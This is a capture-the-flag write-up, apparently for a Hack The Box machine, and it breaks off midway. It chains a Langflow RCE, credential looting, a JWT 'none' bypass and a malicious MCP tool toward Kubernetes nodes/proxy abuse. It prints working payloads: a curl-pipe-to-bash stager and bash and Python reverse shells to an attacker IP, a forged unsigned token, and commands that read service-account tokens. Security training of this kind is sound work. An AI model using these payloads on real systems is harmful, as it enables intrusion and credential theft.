FireFlow - Chaining Langflow RCE, JWT Abuse, and Kubernetes nodes/proxy to Root an HTB Box
Challenge Description
Difficulty: 🟡 Medium
Since Full Pwn challenges don’t have a description like other challenges, here’s a recipe for a great Cozido à Portuguesa:
Ingredients
- 500 g beef
- 1/2 chicken
- Pork ribs and pork ear
- 1 chouriço
- 1 morcela
- 1 farinheira
- Potatoes
- Carrots
- Cabbage
- Rice
- Salt and pepper
Instructions
- Add the beef, chicken, and pork to a large pot with water, salt, and pepper.
- Boil and simmer for about 1.5 hours.
- Add the sausages and cook for 20 minutes.
- In the same broth, cook the potatoes, carrots, and cabbage until tender.
- Use some broth to cook the rice.
- Slice the meats and serve everything hot with rice and vegetables.
Enjoy!
Introduction
FireFlow turned out to be one of the more enjoyable boxes I’ve tackled lately - it strings together a modern stack (Langflow, an MCP AI tool registry, and a k3s/Kubernetes cluster) and forces you to chain several real-world vulnerabilities to reach root. The kill-chain looks like this:
- Recon → discover a Langflow instance behind
flow.fireflow.htb. - Exploit CVE-2026-33017 (Langflow unauthenticated code execution) to land a shell as
www-data. - Loot environment variables → SSH pivot to the
nightfalluser. - Discover an internal MCP (Model Context Protocol) AI Tool Registry.
- Forge a JWT using the
nonealgorithm to bypass authentication. - Register a malicious tool that gives RCE inside the MCP pod.
- Abuse the pod’s service-account token +
nodes/proxypermission to exec into a privileged node-exporter pod. - Read
root.txtfrom the host filesystem.
Let’s walk through it.
Before we begin
This writeup is the result of a joint effort with my teammate during the Global Cyber Skills Benchmark CTF 2026: Project Nightfall. Big thanks to him for the collaboration - you can find his writeups and other work over at 0x0d.in.
1. Reconnaissance
Standard starting point - a full TCP scan against the target.
nmap -sC -sV -p- --min-rate=2000 10.129.1.3

Nothing too exotic - SSH and HTTPS. The web server redirects to a vhost (fireflow.htb), so I added it to /etc/hosts and moved on.
2. Hitting the Web Front-End
Browsing to https://fireflow.htb reveals the company’s landing page. The page mentions an AI agent they’re piloting, and there’s a link to it.

Following that link drops me onto a sub-domain, flow.fireflow.htb, that is clearly hosting a Langflow instance (the open-source LLM workflow builder).

3. Fingerprinting Langflow → CVE-2026-33017
Anytime a recognisable product appears, the first instinct is to figure out the exact version. Burp Suite makes this painless, proxy the request, look at the API requests and responses and any embedded version strings.

The version comes back as one that’s vulnerable to CVE-2026-33017, an unauthenticated RCE in Langflow’s build_public_tmp endpoint. The flaw lets an unauthenticated attacker POST an arbitrary “flow” definition containing a custom Python component, Langflow happily executes the code field server-side when the flow is built.
4. Crafting the Exploit

The payload is a JSON document describing a single-node flow. The interesting bit is the code field inside the component template, that Python is what gets exec()’d on the server.
I want to do two things:
- Prove RCE (write a file with the hostname).
- Pull down a reverse-shell stager from my attacker box (
10.10.14.7) and pipe it tobash.
Here’s the full request:
curl -k -X POST "https://flow.fireflow.htb/api/v1/build_public_tmp/7d84d636-af65-42e4-ac38-26e867052c25/flow" \
  -H "Content-Type: application/json" \
  -b "client_id=attacker" \
  -d '{
    "data": {
      "nodes": [{
        "id": "Exploit-002",
        "type": "genericNode",
        "position": {"x":0,"y":0},
        "data": {
          "id": "Exploit-002",
          "type": "ExploitComp",
          "node": {
            "template": {
              "code": {
                "type": "code",
                "required": true,
                "show": true,
                "multiline": true,
                "value": "import os, socket, json as _json\n\n_proof = os.system(\"curl http://10.10.14.7/test|bash\")\n_host = socket.gethostname()\n_write = open(\"/tmp/rce-proof\",\"w\").write(f\"{_proof} on {_host}\")\n\nfrom lfx.custom.custom_component.component import Component\nfrom lfx.io import Output\nfrom lfx.schema.data import Data\n\nclass ExploitComp(Component):\n    display_name=\"X\"\n    outputs=[Output(display_name=\"O\",name=\"o\",method=\"r\")]\n    def r(self)->Data:\n        return Data(data={})",
                "name": "code",
                "password": false,
                "advanced": false,
                "dynamic": false
              },
              "_type": "Component"
            },
            "description": "X",
            "base_classes": ["Data"],
            "display_name": "ExploitComp",
            "name": "ExploitComp",
            "frozen": false,
            "outputs": [{"types":["Data"],"selected":"Data","name":"o","display_name":"O","method":"r","value":"__UNDEFINED__","cache":true,"allows_loop":false,"tool_mode":false,"hidden":null,"required_inputs":null,"group_outputs":false}],
            "field_order": ["code"],
            "beta": false,
            "edited": false
          }
        }
      }],
      "edges": []
    },
    "inputs": null
  }'
Preparing the listener
On my attacker box I need two services running:
# Serve the reverse-shell stager
python3 -m http.server 80
The file test on the HTTP server is a one-liner that opens a TCP connection back to me:
bash -i >& /dev/tcp/10.10.14.7/8080 0>&1
And in another terminal:
# Catch the callback
nc -lvnp 8080

Firing the curl request, Langflow fetches test, pipes it to bash, and I get a shell back on port 8080 as www-data.
5. Looting env → Pivot to nightfall

Once on the box, the very first thing I do on any service-account shell is dump environment variables. Service managers often inject credentials there for convenience, and FireFlow is no exception.
www-data@fireflow:/home$ env | sort
HOME=/var/www
INVOCATION_ID=6cfcd40712a442e8b4c7697d5086bbdb
JOURNAL_STREAM=8:10870
LANG=en_US.UTF-8
LANGFLOW_AUTO_LOGIN=False
LANGFLOW_CONFIG_DIR=/var/lib/langflow
LANGFLOW_CORS_ORIGINS=https://flow.fireflow.htb,https://fireflow.htb
LANGFLOW_LOG_LEVEL=warning
LANGFLOW_NEW_USER_IS_ACTIVE=False
LANGFLOW_SECRET_KEY=XgDCYma6JZzT3XXyePTbr4vgWrrZ4Vzz-PCQ4PXfKgE
LANGFLOW_SUPERUSER=langflow
LANGFLOW_SUPERUSER_PASSWORD=n1ghtm4r3_b4_n1ghtf4ll
LOGNAME=www-data
...
USER=www-data
That LANGFLOW_SUPERUSER_PASSWORD is a juicy credential: n1ghtm4r3_b4_n1ghtf4ll. The value itself is a not-so-subtle hint: nightfall. Sure enough, a nightfall user exists on the system, and the password is reused.
ssh nightfall@10.129.1.3

User flag claimed.
6. Internal Enumeration → MCP Server

Time for the post-exploitation grind. I drop linpeas on the box and let it run. Among the noise, one thing jumps out: an interesting IP address showing up in /proc/*/environ, 10.43.250.195. That 10.43.x.x range is the default service CIDR for k3s, which immediately tells me there’s a Kubernetes cluster underneath.

Probing the IP shows a FastAPI service on port 8080 with a Swagger UI at /docs:
curl http://10.43.250.195:8080/docs
The page title is the giveaway: “MCP AI Tool Registry - Task Force Nightfall”.
Grabbing the full OpenAPI spec gives me the available endpoints in machine-readable form:
curl http://10.43.250.195:8080/openapi.json
The interesting paths are:
| Method | Path | Notes |
|---|---|---|
GET |
/api/v1/version |
Service metadata |
POST |
/api/v1/auth |
Login → returns JWT |
GET |
/api/v1/tools |
List registered tools |
POST |
/api/v1/tools |
Register a new tool (admin only) |
POST |
/mcp |
JSON-RPC 2.0 endpoint for invoking tools |

Listing the existing tools:
curl http://10.43.250.195:8080/api/v1/tools
[
  {"name":"ping_host","description":"Ping a target host 3 times and return ICMP output."},
  {"name":"get_metrics_summary","description":"Return a summary of system memory and load average from /proc."},
  {"name":"list_running_tasks","description":"List the top 20 running processes sorted by CPU usage."}
]


ping_host looks like a classic command-injection candidate but invoking it returns a 401 Unauthorized.
curl -X POST http://10.43.250.195:8080/api/v1/tools \
  -H 'Content-Type: application/json' \
  -d '{"ping_host":"127.0.0.1"}' -v
Trying default creds against /api/v1/auth:
curl -s -X POST http://10.43.250.195:8080/api/v1/auth \
  -H "Content-Type: application/json" \
  -d '{"username":"admin","password":"admin"}'
…predictably fails.
7. JWT none Algorithm Bypass
I almost moved on, but the /api/v1/version endpoint hides a beautiful misconfiguration:
curl http://10.43.250.195:8080/api/v1/version
{
  "service": "MCP AI Tool Registry",
  "version": "0.1.0",
  "auth": {
    "type": "JWT",
    "header": "Authorization: Bearer <token>",
    "supported_algorithms": ["HS256", "none"]
  }
}
The server advertises that it accepts the none algorithm. This is the classic JWT none algorithm vulnerability, a server that honours "alg": "none" will treat any unsigned token as valid, meaning I can hand-craft a token claiming whatever role I want with no key required.

The token I need has two parts (header and payload, no signature):
Header:
{"alg":"none","typ":"JWT"}
Payload:
{"sub":"admin","role":"admin"}
Base64-URL-encoded and joined with dots (and a trailing dot for the empty signature):
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiJ9.
Re-trying the tool registration with this forged token:
curl -X POST http://10.43.250.195:8080/api/v1/tools \
  -H 'Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiJ9.' \
  -H 'Content-Type: application/json' \
  -d '{"ping_host":"127.0.0.1"}' -v
The endpoint now responds and auth is fully bypassed.

8. Registering a Malicious Tool → RCE in the MCP Pod
After poking at the three existing tools, none of them turned out to be exploitable, the parameters are sanitised. But the API gives me something far better: the ability to register my own tool, with arbitrary Python code in the code field.
The catch: the registration endpoint runs in a short-lived request context, and naïve os.system("nc ...") calls die when the parent process tears down. I need the reverse shell to detach from the parent process.
The cleanest way to do that in Python is subprocess.Popen(...) with stdout and stderr redirected to DEVNULL once Popen returns, the child is a fully independent process whose lifetime is no longer tied to the HTTP handler. The child then uses pty.spawn to upgrade itself to a proper TTY before connecting back.
Here’s the registration call:
curl -sk -X POST http://10.43.250.195:8080/api/v1/tools \
  -H 'Content-Type: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiJ9.' \
  -d '{
    "name":"pwn2",
    "description":"x",
    "inputSchema":{},
    "code":"import subprocess,os,sys;subprocess.Popen([\"python3\",\"-c\",\"import socket,subprocess,os,pty;s=socket.socket();s.connect((\\\"10.10.14.7\\\",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\\\"/bin/bash\\\")\"],stdout=subprocess.DEVNULL,stderr=subprocess.DEVNULL);print(\"shell spawned\")"
  }'
What the inner Python actually does:
socket.socket()+connect(...)- opens a TCP connection to my listener at10.10.14.7:4444.os.dup2(s.fileno(), f) for f in (0,1,2)- wires stdin, stdout and stderr of the new process to the socket.pty.spawn("/bin/bash")- spawns bash inside a pseudo-terminal so things likesudo,viand tab-completion work properly.
The outer Popen wraps that whole thing in a detached child process, immune to the parent HTTP request dying.
Confirming the tool is registered:
curl http://10.43.250.195:8080/api/v1/tools

Now invoke it via the MCP JSON-RPC endpoint:
curl -s http://10.43.250.195:8080/mcp \
  -H "Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiJ9." \
  -H "Content-Type: application/json" \
  -d '{
    "jsonrpc":"2.0",
    "id":1,
    "method":"tools/call",
    "params":{
      "name":"pwn2",
      "arguments":{}
    }
  }'
A shell pops on my netcat listener this time inside the MCP pod in the Kubernetes cluster.

9. Kubernetes Service Account → nodes/proxy
Once I realised I was inside a pod, the next move was obvious: check for a service-account token.
cat /var/run/secrets/kubernetes.io/serviceaccount/token
env | grep KUBERNETES
TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
The KUBERNETES_SERVICE_HOST env var gives me the API server endpoint. Now I check what this token can actually do via a SelfSubjectRulesReview:
curl -sk \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  https://10.43.0.1:443/apis/authorization.k8s.io/v1/selfsubjectrulesreviews \
  -d '{
    "kind":"SelfSubjectRulesReview",
    "apiVersion":"authorization.k8s.io/v1",
    "spec":{"namespace":"default"}
  }'
Among the returned rules, one stands out:
{
  "verbs": ["get"],
  "apiGroups": [""],
  "resources": ["nodes/proxy"]
}

This permission is devastating. The nodes/proxy sub-resource lets the holder talk directly to the kubelet on each node, bypassing the API server’s normal RBAC checks. Once you can hit the kubelet, you can hit its /exec endpoint and execute commands inside any pod the kubelet manages, including privileged ones. This is the exact technique documented in iximiuz Labs’ “Nodes Proxy RCE” tutorial.
10. Picking the Right Target Pod
To exploit nodes/proxy I need:
- The node name (so I can hit its kubelet).
- A pod running on that node that I can exec into — ideally one with privileged host mounts.
The node name is embedded in the service-account token itself. Dropping the JWT into jwt.io reveals the issuing node:
